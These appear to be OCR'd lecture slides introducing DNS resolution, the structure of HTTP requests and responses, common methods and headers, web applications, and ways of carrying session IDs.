
How Does DNS Work?

DNS (Domain Name System) works through distributed hierarchical database of DNS servers


Your computer has what is called a “stub resolver”.

- This stub resolver does two things:
  - Ask your recursive resolver (typically provided to you by your ISP) to resolve domains for it
  - Remember (cache) the answer of recent queries

Talking to the Web Server



Talking to the Web Server



HTTP Basics

Stateless protocol used to send and receive data

- Text-based →Human readable

Used by many applications

- Simplicity
- Most firewalls & intrusion prevention systems allow HTTP


HTTP transactions follow the same general format

- 3-part client request / server response
  1. request or response line
  2. header section
  3. entity body

HTTP Request

Request line

```
<METHOD>   /path/to/resource?query_string   HTTP/1.1
```



Request with a Header Section

The header contains name value pairs

```
GET /search?q=searchterm HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 … Firefox/3.5.8
Accept: text/html,...
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

Request with a Body Section

In this example the body is used to send parameters

```
POST /search HTTP/1.1
Host: www.google.com
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

q=searchterm
```

POST Parameter

Other HTTP methods

HEAD

- Works like GET but the server does not send the body of a response (it only sends the appropriate headers)

TRACE

- Designed for diagnostic purposes. Returns in its response body the exact request it received.

OPTIONS

- Returns the available methods for a specific resource.

PUT

- Allows the upload of a file in certain location. This should be disabled by default.

Popular Request Headers

All request headers are meant to communicate some information to the server

User-Agent

Family and version of browser, as well as the underlying environment

Accept

- Kind of content the client is willing to accept

Accept-encoding

- What type of encoding the client supports (e.g. gzip)

Host

- The target website of this request

Cookie

- Send the server all cookies the browser has for this specific website

Referer

- Specifies the URL from which the current request originated
- Note the misspelling. This is intentional.

HTTP Response

Response line

```
HTTP/1.1 <STATUS CODE> <STATUS MESSAGE>
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2010 12:40:23 GMT
Content-Type: text/html; charset=UTF-8

<html><head>
<title>searchterm - Google-Search</title>
</head><body bgcolor="#e5eecc">
```

HTTP Response

Here the body is used to send the requested data compressed

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2010 12:40:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip

e0a
.............r...=_.....P.(.*.....6.$.t..tg...
```

Popular Response Headers

All response headers are meant to communicate some information to the client (browser)

Cache-control:

- Passing caching directives to the client (e.g. no-cache)

Expires:

- How long the content is valid (and may be cached for)

Server

- Provides information about the identity of the server

Set-Cookie

- Sets cookies for this website

The Body of the Response

The browser gets the response and starts consuming it

- Drawing on the screen according to HTML code
- Fetching additional resources
- Executing code (JS, etc.)

The content received can be classified as


Static

- Content that is stable and determined by the path of the URL

Dynamic

- Content that is changes based on user input and server state

A Typical Web Server



A Web Application


"a program that runs on a server, accepts inputs via the web, processes it, and finally returns some answer"

Inputs can be supplied by (almost) anyone

Developed in a variety of languages

- Mostly type/memory safe, but not always


From HTTP to Web Application



HTTP Sessions


HTTP Session Management

HTTP is a stateless protocol




HTTP Session Management

HTTP is a stateless protocol



HTTP Session Management

HTTP is a stateless protocol



Server

SID=Session ID

Implementing Session IDs

Encoding it into the URL as GET parameter

- Exposed! Visible
  - Even when using encrypted connections
    - Stored in logs, history, visible in browser location bar

Hidden form field submitted in POST requests

- Lost when browser tab is closed

Cookies

